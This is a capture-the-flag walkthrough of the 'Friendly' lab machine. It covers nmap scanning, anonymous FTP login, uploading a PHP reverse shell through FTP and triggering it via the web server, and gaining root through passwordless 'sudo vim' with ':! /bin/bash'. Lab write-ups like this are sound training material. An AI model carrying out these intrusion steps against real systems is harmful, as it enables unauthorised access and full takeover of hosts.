Description

Friendly is a beginner machine created by RiJaba1

Friendly

Walk through

Enumeration

Port Enumeration

Basic PORT enumeration with NMAP

```
nmap -Pn -n -p- --min-rate 5000 --open $TARGET
```

Note: in my case $TARGET is 192.168.1.81

The reported ports are

```
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
```

Now lets enumerate the services running on each port with

```
nmap -sCV -p $PORTS --min-rate 5000 $TARGET
```

Output

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--   1 root     root        10725 Feb 23  2023 index.html
80/tcp open  http    Apache httpd 2.4.54 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.54 (Debian)
```

Port 21

We can se a anonymous profile enable
Let's connect it with anonymous credentials *anonymous* as the user and a blank password


```
ftp anonymous@$TARGET
```

List the files with `ls`
Just exist the index file on the current directory, I try to change the directory but nothing happens
Download the *index.html* an take a look inside
After read the file just look like a normal index default file


Exploitation

Lets try putting inside the *TARGET* machine a malicious file such a PHP Reverse Shell
You can create your own Reverse Shell here

Select *PHP PentestMonkey*
Put your *ATTACKER* IP in the IP field and your listener PORT I go to use *1234*




Copy the code in some php file and open a ftp to *TARGET* using anonymous user again
Using *put* command you can transfer files from *ATTACKER* to *TARGET* for more info about ftp commands visit this site




If you list the files again you can see your php file

Try to execute it from the web page
Don't forget open your listener before




If everything goes good you should have a shell on your listener



User flag


Navigate to /home/RiJaba1/ and you can see the user flag there typing *ls* and then with *cat* the file



Post-Explotation

Privilege Escalation

Start with the basics
Use *sudo -l* to list the executable sudo bins




Here we can see a sudo permissions to vim without password
Vim have the ability of execute shell commands, if we execute vim with sudo and then execute commands from Vim, this commands will be execute with sudo permissions
more info about it here

Let's exploit it


Open Vim with sudo typing

```
sudo vim
```


When you open your Vim you go to see something like this



Here type `:! /bin/bash` to get a shell



And Done, confirm your privileges with `whoami`



Root flag

Search the root flag in all directorys

```
find / -name root.txt 2>/dev/null
```

And There are

```
:! /bin/bash
whoami
root
find / -name root.txt 2>/dev/null
/var/log/apache2/root.txt
/root/root.txt
```

CONGRATULATIONS

References

https://www.revshells.com/

https://phoenixnap.com/kb/linux-ftp

https://www.rockyourcode.com/til-how-to-execute-an-external-command-in-vim-and-reload-the-file/